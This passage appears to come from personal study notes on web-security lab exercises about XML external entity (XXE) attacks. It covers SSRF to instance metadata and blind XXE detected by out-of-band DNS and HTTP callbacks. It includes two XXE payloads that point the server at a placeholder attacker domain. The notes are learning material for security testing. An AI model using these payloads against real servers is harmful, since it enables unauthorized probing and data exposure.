
2-) I am now manipulating this request to reach given endpoint





3-) After some researches, I found that instance metadatas can be reached with this way, so I will try to send the urls to the Back-end step by step














4-) And the lab is completed.



**Blind XXE Vulnerabilities**

Generally, XXE vulnerability instancec will be blind IRL. This means that applicaiton does not return the value of any defined external entity in the response. Thus, direct retrieveal of server-side files is not possible.

However, XXE vulnerabilities still can be exploitable but advanced techniques are required. We can sometimes use;

1. Out-of-band techniques to find vulnerabilities and exploit them to exfiltrate data.
2. And we can sometimes trigger XML parsing errors that lead to disclosure of sensitive data within error messages.

**Detecting blind XXE using out-of-band (OAST) techniques**

We can also detect blind XXE by using same technique as for XXE SSRF attacks but triggering the out-of-band network interaction to a system that you control. For instance, we can define an external entity like this:

<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "http://f2g9j7hhkax.web-attacker.com"> ]>

Then we can use this defined in a data value in XML.

This XXE attack causes server to make a back-end HTTP request to the specified URL. The attacker can monitor for the resulting DNS lookup and HTTP request. With this way attacker can detect XXE attack was successful.

Sometimes XXE attacks which uses regular entitites are blocked because of the input validation by application or some XML parsers hardening protocols that are being used. In this situation, we might be able to use XML parameter entities instead. XML parameter entities are special kind of XML entity which can only be referenced elsewhere within the DTD. First, XML parameter entity decleration includes the percent character before the entity name:

<!ENTITY % myparameterentity "my parameter entity value" >

And second, parameter entities are referenced using the percent character instead of the usual ampersand:

%myparameterentity;

And now, we can test our XML parameter entity like this:

<!DOCTYPE foo [ <!ENTITY % xxe SYSTEM "http://f2g9j7hhkax.web-attacker.com"> %xxe; ]>

This XXE payload declares an XML parameter entity called *xxe* and then uses the entity within the DTD. This will cause a DNS lookup and HTTP request to the attacker’s domain, verifying that the attack was successful.


LAB 3: Blind XXE with out-of-band interaction

This lab has a "Check stock" feature that parses XML input but does not display the result. You can detect the blind XXE vulnerability by triggering out-of-band interactions with an external domain. To solve the lab, use an external entity to make the XML parser issue a DNS lookup and HTTP request to Burp Collaborator. (To complete this lab we need burp pro version. I dont have it. Thus, I will take notes from the solution videos)

**\*\*\*IMPORTANT NOTE:** When we are testing an application for XXE we need to answer these 3 question and we need to test those the learn if app allow XXE or not;

1. Does The Application Accept XML
2. If So, Declare An Entity
3. Then Try To Reference The Entity


\*\*\*Also if we get a variance in application response when referencing a Non-Existant entity, the app is possibly parsing entities. (As we can see, error is different than the normal “Invalid Product id” error).




1-) If we try the normal XXE attack in this lab server does not give any specific error or something. It just gives same error for all injects that means we are confronted with blind XXE vulnerability.




2-) So we can try to redirect the site to one of our websites to see if system is sending request to our website or not by looking our website’s http traffic.



3-) In colloborator we can see that the request that we tried to make on XXE payload is successful. App’s server is made that request.




4-) Lab is completed



